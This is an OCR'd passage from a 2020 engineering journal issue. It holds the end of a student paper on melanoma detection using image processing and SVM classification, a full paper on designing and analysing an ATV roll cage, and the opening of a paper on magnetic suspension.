[2] Skin cancer classification using a watershed method and edge detection. The aim of the watershed transform is to search for regions of high-intensity gradients (watersheds) that divide neighbored local minima (basins) whereas Edge detection is an image processing technique to find boundaries of objects in an image to make out data points about that object and compare similarities in that data points and the data point stored in our database to reach an appropriate accuracy so to identify the potential object. It works by detecting discontinuities in brightness. PCA (Main Component Analysis) provides 92 percent accuracy compared to TDS (Total dermatoscopy score) [2].

[3] In skin lesion characterization for skin cancer detection we found that the classification and the segmentation of images by their asymmetry border-color diameter are very much helpful for differentiating them from other skin related diseases. Analysis of patterns and texture can also be helpful. We find the associated origin image with the specific property. It includes filtering and detection of samples [3].

[4] An image segmentation method was done for early detection of melanoma stated that with the help of MATLAB the stage of melanoma can be detected. segmentation is the technique of dividing an image into parts and store them as data values into an array. This is called image segmentation. It is mostly useful for applications like image compression or object recognition because for these types of applications, it is inefficient to process the whole image and extract features. [4]

[5] It captures and analyses label pictures of pigmented skin lesions that square measure hold on for subsequent lesion observation or confirmation. The system was tested and one paper revealed within the application of the system. In the year 2002, Thomas Bayes's rule in a concert of the skin lesions classification technique was revealed with rather inconclusive results. However, dermoscopic images result in a magnified view for skin lesions its interpretation and diagnosis accuracy mainly depend on the experience of the viewer. Several diagnosis models with similar reliability have become more widely accepted by physicians as, 7-point check, Menzie rule and the most popular scoring system so-called ABCD rule Determination and Extraction of characteristics that indicate lesion characteristics usually involve error-prone operation through all automated diagnostics. The introduction of these automated diagnostic systems as a non- invasive diagnostic support tool is, therefore, an endless work of interest. A considerable number of researches and publications focused on the area of image analysis and pattern classification related to melanoma images identification and classifications. Over the last 20 years, the computer-aided diagnosis systems for melanoma diagnosis developed to have diagnosis accuracy around 73% to 98%. Common classification strategies like applied mathematics and rule-based ones were applied within the researches. K nearest neighborhood as another classification technique was used within the analysis [5].

[6] In 1985, recognizing the need to educate physicians and the public to recognize melanoma in its 7 early clinical presentations, a group from New York University coined the ABCD acronym (Asymmetry, Border

ISSN 2394 - 7780

irregularity, Color variegation, Diameter). For melanoma skin lesion detection, ABCD features are most widely used for feature extraction which is based on morphological analysis of the dermatoscopic image of skin lesion. [6]

[7] Earlier the detection was done by features of the lesion which was compared with ABCD rule. In this research, the disease is detected by the Support Vector Machine in which the feature is as input classifier. And the accuracy is also measured for other SVC classifier with the comparative studies. Image processing has a promising scope for early detection and classification of cancer of the skin by using the image of the skin. There has been a lot of research in this area covering various avenues such as early detection of symptoms, malignant transformation, cancer classification, benign/malignant discrimination, etc. However, further research in this field should be carried out to make the system more useful and applicable. To this end, the author(s) propose several improvements to this technology to improve people. [7].

PROPOSED SYSTEM

- **Image Acquisition**: - It is the first step of the proposed system where we will provide the system with images as input which are not at all preprocessed. Image acquisition is providing an image to hardware for further processing. In this methodology, the skin lesion images are acquired by digital camera. For this technique, images should be in the form of JPEG. These images are documented and stored in folders.

- **Image Pre-Processing**: - After image acquisition the second step is Pre-Processing. The image is given as input, the lesion image is checked, if so, it is preprocessed. Image Pre-Processing is the process in which the image is filtered which can increase the accuracy of finding skin lesions in the inputted image. So, the digital image is filtered for noise removal. It is done by accepting the image from image acquisition step and filtering the image by doing white balancing then CFA demosaicing then reducing noise and sharpening the image the doing a tone reproduction and compressing the JPEG image and storing this Exif information into storage.

- **Feature Extraction**: - Feature Extraction plays an important role in digital image processing. Local features are the found pattern or distinct structure in an image, they can be edges, points, patches. These can be extracted using a greyscale image that scans vertically and horizontally. In feature extraction, we extracting the features from an image that is to be classified. These extracted features are data points that are stored in a CSV file. In this research paper features would be extracted based on finding if the image is affected or unaffected by the lesion on the skin., they are the small patch in the image since lesion spread throughout the other parts of body parts the size of lesion also increases. They are usually associated with a patch that differs from its immediate surroundings by color, texture, or intensity which also depends on the image itself. The original image was processed and the feature was extracted by making two classes.

- **Classification using Algorithm**: - In 1992, Boser, Guyon, and Vapnik introduced the support vector machine (SVM) in COLT-92 for the first time. A Support Vector Machine (SVM) is a formally defined discriminative classifier by a separating hyperplane. In other words, given the labeled training data, the algorithm produces an optimum hyperplane that categorizes new examples. In two - dimensional space, this hyperplane is a line that divides a plane into two parts, where it lay on either side in each class. A set of related supervised learning methods used for classification and regression are support vector machines (SVMs). Support Vector Machine (SVM) is a classification and regression prediction tool that uses the theory of machine learning to maximize predictive accuracy while automatically preventing data overfitting. Support Vector machines can be defined as systems that use the hypothesis space of linear functions in a high-dimensional functional space, trained by an optimization theory learning algorithm that implements a learning bias derived from the theory of statistical learning. SVM uses the SVC classifier to classify two classes in the Training File. Support Vector Machine using the SVC classifier which is libSVM. SVC classifier gives the best fit data for the classification of skin lesion detection. SVM classifier contains different kernel functions. Example RBF Kernel, Linear Kernel, Polynomial Kernel. These Kernel functions are used for comparative studies in skin lesion detection.

ISSN 2394 - 7780




Fig-1: Block Diagram of the Proposed System

- **Training**: - During Feature Extraction the training file was made with two classes which are class 0 and class 1. The SVM classifier is chosen to classify the image as normal skin and melanoma cancer lesion. The SVM classifier was applied to train the data for the matching of the lesion on the affected area.
- **Testing**: - Once the training of the data is done the testing part is important. After applying to test on the data, the confusion matrix was prepared and accuracy was measured as well as the kappa coefficient was measured.
- **Detection**: - Detection was done on the skin lesion image to find out which image is affected by melanoma skin cancer disease.

TABLE-1: COMPARATIVE STUDY OF THE PAPERS IN RELATED FIELD

Author Names	Published in Year	Technique Used	Pros.	Cons.
Sujaya Saha, Dr. Rajat Gupta	2014	In this paper, different digital lesion images have been analyzed based on unsupervised image acquisition, pre-processing, and image segmentation techniques. Then feature extraction technique is applied on the segmented image to extract important features like edges, texture, colour, intensity, etc. After this, a graphical user interface has been designed for the lesion probability detection which is user-friendly.	Cancerous Lesion was able to be detected.	Very small sample of images was used.
Serban-Radu-Stefan Jianu, Faculty, Loretta Ichim, Dan, Oana Chenaru	2018	The solution is based on the extraction of seven features (deterministic and statistic type) from the image of a skin lesion: histogram of oriented gradients, lacunarity, perimeter, area, diameter, fractal dimension, and local binary patterns. Each feature has attached a specific classifier and the diagnosis is obtained by using a voting scheme in the final classifier.	The experimental results on a free database demonstrate that the method provides a high accuracy about 85%.	Only can identify lesion at beginning stages.
Li-sheng Wei, Quan Gan, and Tao Ji	2018	Initially, skin images were preprocessed to remove noise and irrelevant background by filtering and transformation. Then the method of grey-level co-occurrence matrix is introduced to segment images of the infected disease. The features like texture, colour, edges, shapes were obtained effectively. Finally, by using the support vector machine (SVM) classification method.	In this paper, three types of disease such as herpes, dermatitis, and psoriasis skin disease could be identified.	Di□erent types of skin diseases of the same kind of series by using an image processing technique were

ISSN 2394 - 7780

				not performed in this paper.
Mohd Afizi Mohd Shukran, Nor Suraya Mariam Ahmad, Suzaimah Ramli, Farhana Rahmat	2019	The input to this tool is the skin lesion images, next apply image processing techniques, and later on, these skin lesion images are analyses to conclude the occurrence of melanoma. Typically, the analysis to checks for the various Melanoma is using pre-defined thresholds in classification stages such as Asymmetry, Border, Colour, Diameter, and Evolution (ABCDE) where color, texture, size, and shape are being analysis for image segmentation and feature stages. Within the Feature Extraction stage the Feature Values Extracted are being compared and the skin lesion is classified as Melanoma or Normal skin.	This paper is a good start for researchers to understand automated skin cancer detection at the basic level phase.	In the paper, there is a chance of performing additional contrast or correlation in various techniques in detecting skin cancer.
Ihab Zaqout	2019	The proposed work is divided into four distinct stages: (1) preprocessing, consists of filtering and contrast-enhancing techniques, (2) segmentation, thresholding, and statistical properties are computed to detect the lesion, (3) features extraction, asymmetry is calculated by averaging the result of entropy and bi-fold. Border irregularity is calculated by accumulating the statistical scores of the eight segments of the segmented lesion. Colour feature is calculated among the six candidate colors. Diameter is measured by the conversion operation from the total number of pixels in the greatest diameter into millimeter (mm), and (4) classification, the summation of the four extracted feature score is multiplied by their weights to get a total dermoscopy score (TDS).	the dataset used consists of 200 dermoscopic images. The achieved results show acceptable performance rates, accuracy 90%, sensitivity 85%, and specificity 92.22%.	We can increase the size of the dataset, and Attach the proposed system to various mobile devices for the use which is not performed in this paper.

DISCUSSION

- **Why use image processing**

Melanoma is a well-known skin cancer that causes fatal. Therefore, the detection of melanoma at an early stage is essential to enhance the success of the survival rate. For the detection of melanoma, proper analysis is carried out on the skin lesion according to a set of specific clinical characteristics. This skin lesion clinically diagnosed begin with primary clinical screening and dermoscopic analysis, a biopsy and histopathological examination. Lastly, this skin lesion is classified as either "potential melanoma" or "non-melanoma". The process involved is lengthy to the patient and painful.

- **Purpose of this system**

The purpose of this paper is to reduce the human error to identify lesion by automated skin cancer diagnosis base on skin lesions images classification. Automated classification of skin lesions using images is usually challenging, where it is needed to solve multiple tasks. The input to this tool is the skin lesion images, next apply image processing techniques, and later on, these skin lesion images are analyses to conclude the occurrence of melanoma.

CONCLUSION

Methods for the early detection of melanoma were proposed in the research paper. After applying the SVM algorithm the disease can be detected. The SVM classifier will be developed in the research for the classification of the data. These technique works on the image so there is no physical contact with any part of the body, so this is noninvasive. The confusion matrix which will be applied is efficient to measure the accuracy and as well as the kappa coefficient was is also measurable for the skin lesion image.

FUTURE SCOPE

The final output of the system will help the dermatologist to detect the lesion and its type. Accordingly, the doctor will examine the patient with his knowledge to determine whether it can be operated or not or in any

ISSN 2394 - 7780

other way to cure the lesion, e.g. by using medicines or ointments. The skin cancer detection system will assist Dermatologists in early diagnosis of melanoma. The best way to reduce the risk of melanoma is to reduce exposure to high sunlight and other Ultraviolet light sources. Take care of all measures necessary, such as: protect the skin with clothes, wearing a hat, using sunscreen, staying in the shade. Further techniques can be invented to identify skin lesions at the earliest of the stages if accurate data is to be founded amongst the patient at the early stage. So, image processing can be used and machines can learn from these images using machine learning techniques.

REFERENCES

1. RiteshMaurya,Surya Kant Singh,Ashish k Maurya,"GLCM and Multiclass Support Vector Machine based Automated Skin Cancer Classification",IEEE 2014.
2. Pauline J., Sheeba Abraham* and Bethanney Janney J. "review: Detection of skin cancer by image processing techniques"Research Article ISSN : 0975-7384 , CODEN(USA) : JCPRC5.
3. Nisha Oommachen, Vismi V, Soumya S, Jeena C D "Review: Melanoma Skin Cancer Detection Based on Skin Lesions Characterization" IOSR Journal of Engineering (IOSRJEN) e-ISSN: 2250-3021, p-ISSN: 2278-8719 Vol. 3, Issue 2 (Feb. 2013), ||V1|| PP 52-59
4. Nilkamal S. Ramteke and Shweta V. Jain, "ABCD rule based automatic computer-aided skin cancer detection using MATLAB" in Int.J.Computer Technology & Applications, Volume 4 (4), 691-697.
5. Celebi ME, Iyatomi H, Schaefer G, Stoecker WV. Lesion border detection in dermoscopy images. Computerized medical imaging and graphics. 2009 Mar 1;33(2):148-53.
6. Ho Tak Lau, Adel Al-Jumaily. "Automatically Early Detection of Skin Cancer: Study Based on Neural Network Classification‖", International Conference of SOCPAR, pp. 375-380, 2009.
7. Ganster, Harald, P. Pinz, Reinhard Rohrer, Ernst Wildling, Michael Binder, and Harald Kittler. "Automated melanoma recognition." IEEE transactions on medical imaging 20, no. 3 (2001): 233-239.
8. Rubegni, P., Cevenini, G., Burroni, M., Perotti, R., Dell'Eva, G., Sbano, P., Miracco, C., Luzi, P., Tosi, P., Barbini, P. and Andreassi, L., 2002. Automated diagnosis of pigmented skin lesions. International Journal of Cancer, 101(6), pp.576-580.
9. Ercal, Fikret, Anurag Chawla, William V. Stoecker, Hsi-Chieh Lee, and Randy H. Moss. "Neural network diagnosis of malignant melanoma from color images." IEEE Transactions on biomedical engineering 41, no. 9 (1994): 837-845.
10. Sheha, Mariam A., Mai S. Mabrouk, and Amr Sharawy. "Automatic detection of melanoma skin cancer using texture analysis." International Journal of Computer Applications42.20 (2012): 22-26.
11. Sujaya Saha, Dr. Rajat Gupta "An Automated Skin Lesion Diagnosis by using Image Processing Techniques" under International Journal on Recent and Innovation Trends in Computing and Communication ISSN: 2321-8169 Volume: 2 Issue: 5 1081– 1085.
12. Serban-Radu-Stefan Jianu, Faculty, Loretta Ichim, Dan, Oana Chenaru "Advanced Processing Techniques for Detection and Classification of Skin Lesions" under 2018 22nd International Conference on System Theory, Control and Computing (ICSTCC).
13. Mohd Afizi Mohd Shukran, Nor Suraya Mariam Ahmad, Suzaimah Ramli, Farhana Rahmat "Melanoma Cancer Diagnosis Device Using Image Processing Techniques" under International Journal of Recent Technology and Engineering (IJRTE) ISSN: 2277-3878, Volume-7, Issue-5S4, February 2019
14. Li-sheng Wei, Quan Gan, and Tao Ji "Skin Disease Recognition Method Based on Image Color and Texture Features" under Hindawi Computational and Mathematical Methods in Medicine Volume 2018, Article ID 8145713.
15. Ihab Zaqout "Diagnosis of Skin Lesions Based on Dermoscopic Images Using Image Processing Techniques"
16. Roehrig, Jimmy R., Alexander C. Schneider, and Shih-Ping Wang. "Method and system for computer-aided lesion detection using information from multiple images." U.S. Patent 6,075,879, issued June 13, 2000.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

DESIGN, ANALYSIS AND FABRICATION OF ATV ROLL CAGE

Dhruv Vartak[1], Akash Ranpise[2], Amit Wagharalkar[3], Kaustubh Mhatre[4] and Guruprasad Y. S.[5]
Student[1,2,3,4] and Assistant Professor[5], Department of Mechanical Engineering, Theem COE, Boisar, Maharashtra

ABSTRACT

In this research paper we have done design and analysis for constructing a roll cage for an ATV. Roll cage is a very important component for a vehicle where its primary function is to protect the driver and the vehicle components from the surrounding. Roll cage must be designed and build in such a way that it will withstand all the forces exerted on it during normal or working conditions. Along with this a roll cage must be light in weight as it affects the overall weight of the vehicle. It should also be cost effective, i.e. the cost of designing, analysis and fabrication should be minimum as possible.

I. INTRODUCTION

Roll cage is an integral part of a vehicle. Its primary function is to create a protective cover around the driver. It must have adequate strength to withstand the stresses induced in the members during impact. Roll cage must also provide mounting points for suspension system and wheel hub assembly. Appropriate material should be selected in order to ensure the proper working of roll cage, also such a material should be selected that is light in weight and also cost effective. Design of roll cage was done on Solidworks 2016 and analysis was done on Ansys 2019.

II. LITUREATURE REVIEW

1. **Khelan Chaudhari, Amogh Joshi –** This paper considered factors like strength, bending stress, machinability, cost, availability, etc. while selecting material. After surveying they choose AISI 1026 as it is low in cost and also have good strength. A model is developed on Pro-engineer and tested in Autodesk Multiphysics. Newton's 2nd law of motion is used for Force calculation.
2. **Bharat Kumar, Prashi Upreti, Anirudh Tripathi, Shankar Batra –** In this paper they have chosen ERW2 steel pipes for fabrication of Roll Cage. They adopted it because of its high yield strength. Also considering the fact that it is easily available and low in cost compared to other materials. They designed the model in CATIA V5 and analysis in ANSYS 14.5. The main purpose of designing is to optimize to maximum strength and minimum weight. Work done method is used for force calculation.
3. **Denish Mevawala, Mahesh Sharma, Devendra Patel, Darshan Kapadia –** in this paper they have selected the material ST-52 and used ANSYS for designing and analysing. They have used the model to withstand the impact, torsion, roll-over conditions and provide a great amount of safety to the driver without subjected to deformation. G-Force method is used for Force calculation.

III. OBJECTIVE OF STUDY

1. To select proper material that will be light in weight, cost effective and strong enough to resist stresses.
2. To design a roll cage that will house all the important components and prevent them from any damage.
3. To analyse the design for different impacts occurring during operation.
4. To construct the roll cage using the final design that passed all the analytical tests.

IV. DESIGN METHODOLOGY

The important steps for designing of an ATV roll cage in systematic order are as follows:

1. Material Selection

Material selection is a very important factor while designing a roll cage. The material selected should be strong enough to withstand the forces exerted during impacts. Cost and weight should be also taken into consideration while selection as it will directly affect the efficiency and economy of the ATV. After careful consideration we have selected AISI 4130 as this material meets all our requirements.

Properties	AISI 4130
Density (gm/cc)	7.85
Young's modulus (GPa)	205
Tensile strength (MPa)	670
Yield Strength (MPa)	460
Elongation (%)	25.5

ISSN 2394 - 7780

Strength to Weight ratio (KN-m/kg)	72 to 95
Brinell Hardness (BHN)	200
Cost (Rs/m)	450

2. Construction of CAD Model

We start off by considering all the space and dimensions required to house all the components and the driver and begin the design. Each and every component should be calculated and analysed to find its appropriate dimensions. The rules and safety precautions provided by Society of Automotive Engineers are also taken into consideration and design is made to satisfy all the rules and safety precautions. After considering all the appropriate factors and calculations we design the following roll cage in Solidworks 2016.




Fig-1: 3D View of the roll cage




Fig-2: Front View of the roll cage




Fig-3: Top View of the roll cage




Fig-4: Side View of the roll cage

3. IMPACT TESTS [CALCULATION, ANALYSIS AND RESULT]

3.1. Front Impact Analysis

In most vehicular accidents, most of the fatal injuries and damage to the vehicle happens during head on collision. So, to minimize the risk and increase the safety of the vehicle, we conduct front impact analysis and the design should pass this test to ensure maximum safety. This test shows us how well the design will perform in head on collision. This test is conducted on Ansys 2019.

Load: P=10000N

Loading Points: Nodes on the front member of the cockpit.

Fixed Points: Rear suspension mounting nodes.

ISSN 2394 - 7780




Fig-5: Front Impact Analysis

Result

After this analysis it was found that the maximum deformation occurring in the designed roll cage was only 11.63mm under extreme loading conditions which is under the permissible limits. Hence front impact test is safe.

3.2. Rear Impact Analysis

When in traffic the is high possibility of rear end collision, where a vehicle crashes into the vehicle in front of it. This also happen during races where when driver of a vehicle has to come to a stop or slow down, the driver behind does not have enough tie to stop or slow his vehicle down resulting in the collision. Since the engine and fuel tank of ATV is situated in the back it is most important to secure the rear end from any collision damage.

Load: P=10000N

Loading Points: Nodes on the rear member or tail member.

Fixed Points: Front suspension mounting nodes.




Fig-6: Rear Impact Analysis

Result

After this analysis initially the maximum deformation happening was 166.12mm which is not acceptable so the thickness of members in the rear from 1mm to 1.25mm is increased and performing the test again the maximum deformation found to be 15.28mm which is under the permissible limits. Thus, the result of rear impact test is positive.

3.3. Side Impact Analysis

When another vehicle crashes into our vehicle from the side it is constituted as side collision. Both the vehicles in the side collision form a 'T' shape. In side collision of vehicle will be getting more damage than the other vehicle. Also, driver can be at risk. Hence, this test is done to ensure maximum safety of driver.

ISSN 2394 - 7780

Load P: 10000N

Loading Points: Nodes on side members.

Fixed Points: Nodes on side members opposite to the point of impact.




Fig-7: Side Impact Analysis

Result

The result of the side impact analysis was positive as the maximum deformation was only 27.92mm which is within the limits. Also, since extreme loading condition were used, under normal loading condition it will be even less and leads to a safe design.

3.4. Roll-Over Impact Analysis

A vehicle can roll over on its roof under two conditions. First is, if it hit from the rear when our vehicle is stationary causing it to tip over. Secondly, when the driver loses control of the vehicle and due to speed and momentum it tips over. In both the cases the vehicle must not lose its shape or get damaged and also protect the driver. The roll cage must be designed in such a way that the roof can sustain the weight of the entire vehicle without collapsing.

Load P: 10000N

Loading Points: The nodes on top of the vehicle on which vehicle will rest when tipped over.

Fixed Points: Front and rear suspension mounting nodes.




Fig-8: Roll-Over Impact Analysis

Result

The result of the roll-over impact analysis is positive as the maximum deformation found is only 1.47mm which is far below the limits. Hence the roll cage designed is safe under roll over impact test.

ISSN 2394 - 7780

V. CONCLUSION

By using the above procedure to design the roll cage, make sure that the vehicle as well as the driver is safe at all times even during a crash or an accident. Engineering principle and design procedure is used to make sure that vehicle built with less weight but more rigid and strong structure and also safe in the event of a crash. The design process includes the use of Solidworks 2016 for making a 3D model and using this model in Ansys 2019 to analyse it and to make it safe by conduction different analytical tests. The other automotive components like suspension, transmission, steering, brakes and all the electrical components combined with the roll cage will create an ATV (All-Terrain Vehicle).

VI. REFERENCES

1. Bharat Kumar, Prashi Upreti, Anirudh Tripathi, Shankar Batra(IJIR, Vol. 2, Issue 6, 2016).
2. Ravi Shankar Raman, Sandeep Garg (IJRET, Vol.:2, Issue:09, September 2013).
3. Denish Mevawala, Mahesh Sharma, Devendra Patel, Darshan Kapadia (IOSRJMCE, ICAT2014).
4. R Bhandari, P. Birajdar, A. Dafedar, S. Bammani, A. Pereira(IJMER, Vol.:4, Issue.:9, Sept. 2014).
5. Atharva Betawadkar, Jatin Chaugule and Sannit Vartak (IJASRM, Volume 3 Issue 11, Nov 2018).
6. Rulebook of MEGA ATV 2020.
7. Rulebook of SAE BAJA 2020.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

DESIGN AND ANALYSIS OF MAGNETIC SUSPENSION

Raut Parag[1], Sankhe Omkar[2], Patil Mitesh[3] and Prof. Iqbal Mansuri [4]
Student[1,2,3] and Assistant Professor[4], Department of Mechanical Engineering, Theem COE, Boisar (E)

ABSTRACT
Magnetic suspension is technology for absorption of shock by means of a magnetic force. Magnetic suspension system have many advantages like It provides more stable effect, very less friction etc. So far, many kinds of magnetic levitation systems have been proposed and developed. These magnetic levitation system use various methods to control the suspension force. Two types of systems are electromagnetic suspension systems (which control the coil current so as to vary the suspension force in order to achieve stable suspension), and permanent magnet suspension system. A magnetic shock absorber- (for automobiles and two-wheelers) which makes use of the magnetic repulsion between dipoles to achieve shock absorption. This shock absorber will eradicate the problems faced in the spring shock absorbers due to friction and other factors.

The present paper aims to study how Magnetic suspension will allow us to get variable stiffness and much higher comfort just by playing with magnetic field. It will also allow us to reduce wear and tear along with less maintenance. The study will also focus on developing suspension system with simplicity in construction and ease of application.

Keywords: Magnet, Shock Absorber, Development in Suspension

INTRODUCTION
Magnetic Suspension is a shock absorbing device. Magnetic suspension is a method by which an object is suspended with no supports other than magnetic fields. Generally the suspensions are used as of spring type. The direct shock on spring is reduced in magnetic suspension. The magnets are arranged in a manner that gives more repulsion. Magnets are of required quality with required magnetic field strength. Magnetic suspension systems have been extensively studied and have found numerous applications. Most magnetic suspension systems are electromagnetic suspension systems (EMS systems) that utilize electromagnets, but here permanent magnets are used instead of that. Various mechanisms are used for various suspensions like wishbone, dual link, multi links, etc. When a lever (Bell crank) used in suspension it consist of lever and two links for horizontal arrangement of suspension.

